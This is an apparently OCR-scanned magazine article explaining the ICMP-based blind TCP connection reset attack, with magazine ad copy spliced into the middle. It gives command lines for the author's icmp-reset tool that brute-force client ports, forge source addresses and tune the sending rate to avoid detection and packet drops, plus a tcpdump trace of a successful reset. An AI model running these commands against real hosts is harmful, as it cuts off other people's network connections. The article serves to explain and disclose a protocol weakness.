


Figure 1. *Structure of an IP packet that encapsulates an ICMP error message*

ferent network error conditions that may be experienced in a computer network based on IP technology. Thus, if a node (that is, either a host or a router) finds an error while processing an IP packet, it will send an ICMP error message to the host that originated that IP packet.

It is very usual for a system to have more than one active communication instance at the same time. For example, a single system could have several active TCP connections, and several active UDP flows. Therefore, it is desirable to be able to match an error message to the communication instance that elicited it, in order to perform the fault recovery function only for that communication instance (e.g., *TCP connection*). Consequently, every ICMP error message must provide the means to identify the communication instance that elicited the error.

In order to make this possible, ICMP implements a mechanism that, while probably not very elegant, is very effective: every system that sends an ICMP error message includes in the ICMP payload a piece of the IP packet that elicited the error, on the premise that this piece will include all the information that is necessary to match the error message to the communication instance that elicited it.

The IETF (*Internet Engineering Task Force*) specifications mandate that the entire IP header plus the first eight bytes of the IP payload (i.e., *the transport protocol header*) must be included in the ICMP error message (as the ICMP payload). In case an ICMP error message is elicited by a TCP segment, the following information will be included in the ICMP payload: the full IP header of the offending packet, plus the first eight bytes of the TCP header. Thus, the ICMP payload will include the four-tuple (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*) that is necessary to identify the TCP connection that elicited the ICMP error message. Figure 1 illustrates the structure of an ICMP error message elicited by a TCP segment. Figure 2, Figure 3, and Figure 4 illustrate the syntax of an ICMP error message, an IP packet, and a TCP segment, respectively.

ICMP Error Types

The ICMP specification classifies ICMP error messages into two categories:

- Soft errors
- Hard errors

Soft errors are supposed to be temporary error conditions that will likely get solved in the near term. For example, a link may go down and thus cause some system or network to be temporarily unreachable. However, it is assumed that in the near term the problem will disappear, either because the link will be repaired or because the routing protocols will choose an alternative route to get to the destination host or network that does not depend on the link that went down. On the other hand, *hard errors* are supposed to be error conditions that will not likely get solved in the near term. For example, a host could receive a packet meant for a transport protocol it does not implement (e.g., *a packet meant for the DCCP transport protocol*), or could receive a packet meant for an service that it does not provide (e.g., *a request meant for a time server*). In most of these cases, it is very unlikely that the for the situation to change in the near term.

Table 1. *Hard errors*

Type	Code	Description
3	2	Destination Unreachable: Protocol Unreachable Signals that the host sending this error message received a packet meant for a transport protocol it does not implement.
3	3	Destination Unreachable: Port Unreachable Signals that the host sending this error message received a packet meant for a port on which there is no application listening. TCP, like many other protocols, implements its own mechanism (RST segments) for signaling this error condition. However, the IETF specifications state that TCP must nevertheless accept ICMP port unreachable for signaling this error condition.
3	4	Destination Unreachable: fragmentation needed and DF bit set Signals that in order to forward the packet towards its destination, the router sending this error message needed to fragment it into smaller pieces (fragments). However, as the DF (*Don't Fragment*) bit of the IP header was set, the router was not allowed to and therefore had to discard the packet.

In this article we will be particularly interested in those ICMP error messages that indicate *hard errors*. Table 1 provides a list of those error messages.

TCP Reaction To ICMP Error Messages

According to what we have studied so far, we know that the ICMP protocol provides a mechanism for the signaling of a variety of network error conditions and that, by means of the information contained in the ICMP payload, the host receiving an ICMP error message will match the error to the communication instance that elicited it. Having been notified of a network error condition, the notified host will usually perform a *fault recovery* operation, with the intent of minimizing the negative effects of the network error taking place.

In the case of TCP, when it is notified of an error condition by means of an ICMP error message, it will react according to the following fault recovery strategy:

- If the error being reported is a *hard error*, the corresponding connection will be aborted. This is done on the premise that, as *hard errors* are unlikely to get solved in the near term, it wouldn't make sense to try retransmitting the data on the connection.
- If the error being reported is a *soft error*, TCP will record this information, but will not abort the connection. Instead, it will retransmit the *missing* data until they either get acknowledged or the connection times out. This is done on the premise that the network error condition will get solved in the short term.

This fault recovery strategy was envisioned more than twenty years ago, when the TCP/IP protocols operated in an environment quite different from the hostile environment in which they currently operate. As a result, the security implications of this fault recovery strategy were not considered in its design. Furthermore, despite the reaction itself to ICMP error messages (i.e., *whether the connection is aborted or not in response to an ICMP error message*), the IETF specifications do not recommend any validation checks to be performed on the received ICMP error messages. Therefore, as long as a received ICMP error message contains a correct *four-tuple* (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*), it will be considered legitimate, and the corresponding fault recovery action will be performed.



0
7 8
15 16
31
8 bytes
type (3)
code (0-15)
checksum
Unused (must be 0)
IP header (including options) + first 8 bytes of original IP datagram data

Figure 2. *Syntax of an ICMP error message*




Figure 3. *Syntax of an IP packet*

ICMP-based Blind Connection Reset Attack


At this point the reader will have probably realized where the vulnerability that is subject of this article lies: by sending a forged ICMP error message that indicates a *hard error* to either of the two endpoints of a TCP connection, an attacker could cause the corresponding connection to be aborted. When this vulnerability is exploited, the attack is usually said to be *blind*, as it does not require the attacker to have access to the packets that correspond to the attacked connection. That is, the attacker could be completely `off-path`, and still be able to perform the attack successfully. Figure 5 shows a possible scenario for a blind attack.

In order to successfully perform the attack, the attacker would need to know or guess the *four-tuple* (*Source Address*, *Source Port*, *Destination Address*, *Destination Port*) that needs to be included in the payload of the forged ICMP error messages (so that they are matched to the target connection). While the reader might think that would be very unlikely that the attacker could guess the four values that identify the TCP connection to be attacked, a bit of analysis will show that in practice it is much easier to *guess* these values than one would expect.

Firstly, if we assume that the attacker knows which are the two systems that have established the TCP connection to be attacked, we can assume that both IP addresses (that is, the *Source Address* and the

Linux+DVD

Linux Environment for Experts


2 free DVDs inside: openSuSE 10.2 & Specials
LiNUX+
LINUX – ENVIRONMENT FOR EXPERTS
Vol.1 No.2 Issue 2/2007(2) Price 14.99USD 14.99AUD ISSN 1896-8309
Quick Steps on How to Install & Configure
openSuSE 10.2 gu
CONSUMERS' TEST on Web Hosting Services
Streamripping under Linux
Get your audio and video streams saved to the hard drive
Building Packages with Checkinstall
Don't learn the ins and outs of building packages
Enter the Fox, part 2
Mozilla Web Browser overview
Self Exposure Section by Mark Rais, Linux community activist
FREE E-BOOKS
Advanced Bash Scripting Guide
Bash Beginners Guide
Custom Porting Guide
Introduction to Linux
Linux Dictionary
Linux Media Guide
Securing Optimizing Linux The Ultimate-Solution
System Administrator Guide
ON THE DVDs
BalanceNG by Inlab Software
BrowserCRM Software
DesktopSecure for Linux by Panda Software
Figure Fifteen by TwoBrothers Software
NTFS for Linux by Paragon Software
GENTOO LINUX 2007.0
2DVD GENTOO LINUX 2007.0 & $350 WORTH APPS
LiNUX+
LINUX ENVIRONMENT FOR EXPERTS
Vol.1 No.3 Issue 3/2007(3) Price 14.99USD 14.99AUD ISSN 1896-8309
DVD
Gentoo Linux 2007.0 guide
Install – Configure – Deploy – Manage
Guardian Digital Recipe For A Secure Server - Technical Club
CONSUMERS TEST
Choose the best Linux laptop with LiNUX+DVD magazine
Useful Linux Guidelines
How to switch to a completely free OS
Tricks&Tips for Server Admins
Key commands ensuring productive start to Linux server administration
Secure Your Network with iptables and the Netfilter
Don't rely just on a firewall or filtering router
Application Performance Tuning
How to optimize the efficiency of your programs
POWER
MAX
ON THE DVDs
Applications worth $350!
BitDefender Security for Samba
ListServ by L-Soft
Junxy by Two Brothers Software
Virtual Bugzilla Server by ALM Works
Deskzilla by ALM Works
Mail Stripper PRO by Eridani Star System
Create-Sudoku-Game Simple Tutorial
EXCLUSIVELY IN LINUX+DVD
Gentoo Linux 2007.0 x86 Live
Gentoo based distros
EnGarde Secure Linux special edition

Linux+DVD – quarterly directed to all Linux users, IT specialists and everyone who is looking for the alternative for MS Windows.

It covers Linux platform and open source solutions for both the beginners and experienced users.

Subscribe on-line now

www.lpmagazine.org/en

Destination Address) will be known, or that there will be only a few possible values (in case one of the systems has more than one IP address). Secondly, the TCP port number used by the host acting as the *server* will be the *well-known port* that corresponds to the service that is running on top of the TCP connection. With all these considerations, the only value that the attacker would need to actually guess is the TCP port number used by the client (the so-called *ephemeral port*). Considering the fact that TCP port numbers are 16-bit values, there will be only 65536 possible values for the client port. Therefore, an attacker could simply send 65536 ICMP error messages, each of them with a different client port number, thus trying all the possible combinations.

In practice however, the number of possible combinations is much smaller, as all TCP implementations pick ephemeral port numbers from a small range of the whole port number space (e.g., *the port range 1024-4999*). While this range usually varies among different implementations, an attacker could easily identify the operating system being used by the client by means of an OS detection tool such as nmap or queso. With that information, the attacker could simply look up the port number range used for ephemeral ports by that implementation from publicly available documentation (e.g., *see the references section*). Thus, the attacker would need to try only those port numbers that lie within the range from which the client's operating system may choose an ephemeral port.

It is interesting to note that a large number of TCP implementations choose ephemeral ports from port ranges of only 4000 values or so. In such cases, an attacker connected to the Internet by means of a 128kbps link could perform the attack (trying all the possible values for the client port) in only 10 seconds (approximately).




Figure 4. *Syntax of a TCP segment*




Figure 5. *Scenario of a blind attack*

Attacking a TCP Connection

In order to perform the attack, we will employ the `icmp-reset tool`, that was coded by the author of this article. This tool has a variety of options, which allow the attacker to configure each of the parameters of the attack (such as the type and code of the ICMP error message to be forged), as well as a number of other values that, while not directly related to the attack technique, could help to evade network intrusion detection (or prevention) systems. However, for space considerations this article will explain only the most basic options of the `icmp-reset tool`.

Figure 6 illustrates a possible attack scenario. In the figure, a client has established a TCP connection with a web server. The attacker is located completely off the path traveled by the packets that correspond to the target TCP connection. For the purposes of this example, let's assume that the client is downloading a large file from the web server, such that there will be enough time for the attacker to perform the attack. In this scenario, the attacker would know the following information about the target TCP connection: client IP address and server IP address (as we assume that the attacker knows the two systems that have established the connection to be attacked) and the TCP port number used by the server (as we assume the attacker knows which service is being used by the client). Therefore, the only value that the attacker would need to guess to perform the attack would be the client port number.

Thus, the attacker could execute the icmp-reset tool as follows:

```
icmp-reset -c 192.168.0.1 -s
172.16.0.1:80 -t client
```

The `-c` option specifies the client data. In this particular case, the attacker has specified only the client IP address, as he does not know which ephemeral port is being used by the client for this connection. As the client port number is left unspecified, `icmp-reset` will perform a *brute force* attack, trying all the port numbers in the range 0-65535. In a similar way, the `-s` option specifies the server data. In this particular case, as both the server IP address and the server TCP port are known to the attacker, the server data is fully specified. Finally, the `-t` option specifies which

Listing 1. *Output of the tcpdump packet sniffer*

```
22:20:56.921433 172.16.0.1.80 > 192.168.0.1.3270: . 58849:60269(1420) ack 203 win 17040 (DF) (ttl 63, id 36261)
22:20:57.400206 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 51749 win 9940 (DF) (ttl 118, id 23142)
22:20:57.403911 172.16.0.1.80 > 192.168.0.1.3270: . 60269:61689(1420) ack 203 win 17040 (DF) (ttl 63, id 63275)
22:20:57.690641 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 53169 win 9940 (DF) (ttl 118, id 23143)
22:20:57.694341 172.16.0.1.80 > 192.168.0.1.3270: . 61689:63109(1420) ack 203 win 17040 (DF) (ttl 63, id 36878)
22:20:58.077059 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 54589 win 9940 (DF) (ttl 118, id 23144)
22:20:58.080702 172.16.0.1.80 > 192.168.0.1.3270: . 63109:64529(1420) ack 203 win 17040 (DF) (ttl 63, id 55051)
22:20:58.372458 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 56009 win 9940 (DF) (ttl 118, id 23146)
22:20:58.376206 172.16.0.1.80 > 192.168.0.1.3270: . 64529:65949(1420) ack 203 win 17040 (DF) (ttl 63, id 51041)
22:20:58.662963 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 57429 win 9940 (DF) (ttl 118, id 23147)
22:20:58.666648 172.16.0.1.80 > 192.168.0.1.3270: . 65949:67369(1420) ack 203 win 17040 (DF) (ttl 63, id 59428)
22:20:58.954124 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 58849 win 9940 (DF) (ttl 118, id 23148)
22:20:58.957766 172.16.0.1.80 > 192.168.0.1.3270: . 67369:68789(1420) ack 203 win 17040 (DF) (ttl 63, id 56440)
22:20:59.161094 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 60269 win 9940 (DF) (ttl 118, id 23152)
22:20:59.164797 172.16.0.1.80 > 192.168.0.1.3270: . 68789:70209(1420) ack 203 win 17040 (DF) (ttl 63, id 53543)
22:20:59.356094 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 61689 win 9940 (DF) (ttl 118, id 23153)
22:20:59.359768 172.16.0.1.80 > 192.168.0.1.3270: . 70209:71629(1420) ack 203 win 17040 (DF) (ttl 63, id 56257)
22:20:59.455306 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 63109 win 9940 (DF) (ttl 118, id 23154)
22:20:59.458961 172.16.0.1.80 > 192.168.0.1.3270: . 71629:73049(1420) ack 203 win 17040 (DF) (ttl 63, id 43027)
22:20:59.941338 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 64529 win 9940 (DF) (ttl 118, id 23156)
22:20:59.945036 172.16.0.1.80 > 192.168.0.1.3270: . 73049:74469(1420) ack 203 win 17040 (DF) (ttl 63, id 34869)
22:21:00.142370 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 65949 win 9940 (DF) (ttl 118, id 23158)
22:21:00.146012 172.16.0.1.80 > 192.168.0.1.3270: . 74469:75889(1420) ack 203 win 17040 (DF) (ttl 63, id 42831)
22:21:00.433104 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 67369 win 9940 (DF) (ttl 118, id 23159)
22:21:00.436766 172.16.0.1.80 > 192.168.0.1.3270: . 75889:77309(1420) ack 203 win 17040 (DF) (ttl 63, id 38361)
22:21:00.823041 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 68789 win 9940 (DF) (ttl 118, id 23162)
22:21:00.826725 172.16.0.1.80 > 192.168.0.1.3270: . 77309:78729(1420) ack 203 win 17040 (DF) (ttl 63, id 47968)
22:21:00.928689 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 70209 win 9940 (DF) (ttl 118, id 23164)
22:21:00.932333 172.16.0.1.80 > 192.168.0.1.3270: . 78729:80149(1420) ack 203 win 17040 (DF) (ttl 63, id 56881)
22:21:01.321744 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 71629 win 9940 (DF) (ttl 118, id 23165)
22:21:01.325420 172.16.0.1.80 > 192.168.0.1.3270: . 80149:81569(1420) ack 203 win 17040 (DF) (ttl 63, id 50563)
22:21:01.804138 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 74469 win 9940 (DF) (ttl 118, id 23167)
22:21:01.807833 172.16.0.1.80 > 192.168.0.1.3270: . 81569:82989(1420) ack 203 win 17040 (DF) (ttl 63, id 39445)
22:21:01.809033 172.16.0.1.80 > 192.168.0.1.3270: . 82989:84409(1420) ack 203 win 17040 (DF) (ttl 63, id 61324)
22:21:01.908884 172.16.0.1 > 192.168.0.1: icmp: 172.16.0.1 protocol 6 unreachable for 192.168.0.1.3270 > 172.16.0.1.80:
                              [|tcp] (ttl 158, id 61654) (ttl 214, id 31456)
22:21:02.005231 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 75889 win 9940 (DF) (ttl 118, id 23169)
22:21:02.008909 172.16.0.1.80 > 192.168.0.1.3270: . 84409:85829(1420) ack 203 win 17040 (DF) (ttl 63, id 46016)
22:21:02.487527 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 78729 win 9940 (DF) (ttl 118, id 23171)
22:21:02.491159 172.16.0.1.80 > 192.168.0.1.3270: . 85829:87249(1420) ack 203 win 17040 (DF) (ttl 63, id 64644)
22:21:02.492360 172.16.0.1.80 > 192.168.0.1.3270: . 87249:88669(1420) ack 203 win 17040 (DF) (ttl 63, id 39376)
22:21:02.785749 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 80149 win 9940 (DF) (ttl 118, id 23173)
22:21:02.789412 172.16.0.1.80 > 192.168.0.1.3270: . 88669:90089(1420) ack 203 win 17040 (DF) (ttl 63, id 58117)
22:21:02.980601 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 81569 win 9940 (DF) (ttl 118, id 23175)
22:21:02.984257 172.16.0.1.80 > 192.168.0.1.3270: . 90089:91509(1420) ack 203 win 17040 (DF) (ttl 63, id 62887)
22:21:03.175183 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 82989 win 9940 (DF) (ttl 118, id 23176)
22:21:03.178854 172.16.0.1.80 > 192.168.0.1.3270: . 91509:92929(1420) ack 203 win 17040 (DF) (ttl 63, id 54586)
22:21:03.374078 192.168.0.1.3270 > 172.16.0.1.80: . [tcp sum ok] 203:203(0) ack 84409 win 9940 (DF) (ttl 118, id 23177)
22:21:03.377773 172.16.0.1.80 > 192.168.0.1.3270: . 92929:94349(1420) ack 203 win 17040 (DF) (ttl 63, id 56692)
22:21:03.380717 192.168.0.1.3270 > 172.16.0.1.80: R [tcp sum ok] 4174694923:4174694923(0) win 0 (ttl 118, id 23180)
```

of the two endpoints (i.e., *client or server*) will be the target of the forged ICMP error messages. In this case, the forged ICMP error messages will be sent to the client. Thus, `icmp-reset` will send 65536 packets to the client, causing the attacked TCP connection to be aborted.

Let's now suppose that the client knew the operating system used by the client (maybe as the result of running an operating system detection tool such as `nmap`). With this information, the attacker would indirectly know the port number range used by the client for picking TCP ephemeral ports. Assuming that the client is using Microsoft Windows (for example), the attacker would know that that the port number range used by the client for the ephemeral ports is 1024-4999. Let's see how the attacker could take advantage of this information when performing the attack, by means of the `icmp-reset tool`:

```
icmp-reset -c 192.168.0.1:1024-4999 -s
 172.16.0.1:80 -t client
```

In this case, as the attacker has specified a port number range for the client, only 3976 ICMP error messages will be sent. As a result, the number of packets that are necessary to successfully perform the attack has been considerably reduced.

By default, `icmp-reset` sets the source address of the ICMP error messages to the IP address of the host that is not being attacked. That is, in the previous examples the source address of the ICMP error messages would be set to 172.16.0.1. However, the ICMP error messages do not need to have any particular Source Address. The `-f` option of the `icmp-reset tool` allows the user specify the source address of the forged ICMP error messages. This could be particularly useful in case some intermediate router is performing egress-filtering (i.e., *it is filtering packets based on their source IP address*), thus preventing the forged ICMP error messages from reaching the target host.

Let's suppose that the attacker wanted to set the source address of the ICMP error messages to 172.16.10.1. In that case, he could execute the icmp-reset tool as follows:

```
icmp-reset -c 192.168.0.1:1024-4999 -s
 172.16.0.1:80 -f 172.16.10.1 -t client
```

If for some reason the attacker wanted to set the source address of the ICMP error messages to his own address (i.e., *the attacker's IP address*), he could request the `icmp-reset` not to forge the source IP address of the ICMP error messages, by means of the `-n` option:

```
icmp-reset -c 192.168.0.1:1024-4999 -s
 172.16.0.1:80 -n -t client
```

Obviously, in order to avoid being easily tracked, most attackers will usually try to avoid using their own IP address to perform attacks.

Sending tons of ICMP error messages in a short period of time could lead to congestion in some of the involved networks or systems. Furthermore, it could result in an ICMP traffic rate higher than the accepted threshold at the involved systems. All these conditions would usually lead to packet drops at the congested systems or networks. Furthermore, in case the ICMP error message that would actually cause the connection reset (i.e., *the error message with the correct four-tuple*) were dropped, the attack would simply fail. Therefore, in cases in which an attack would lead to a large number of packets being sent to the target host, the attacker will usually want to limit the bandwidth used by the `icmp-reset tool`. The `-r` option of the `icmp-reset tool` allows the user to limit the bandwidth used for the attack, in kilobits per second (kbps). For example, if the attacker wished to limit the bandwidth to 56 kbps, he could execute `icmp-reset` as follows:

```
icmp-reset -c 192.168.0.1:1024-4999 -s
 172.16.0.1:80 -r 56 -t client
```

Thus, a total of 3976 ICMP error messages would be sent at an average rate of 56 kbps.

Packet Trace of a Real Attack

Listing 1 shows the output of the `tcpdump` packet sniffer resulting from a real attack performed in a scenario similar to that of Figure 6. In the figure, the text in black corresponds to

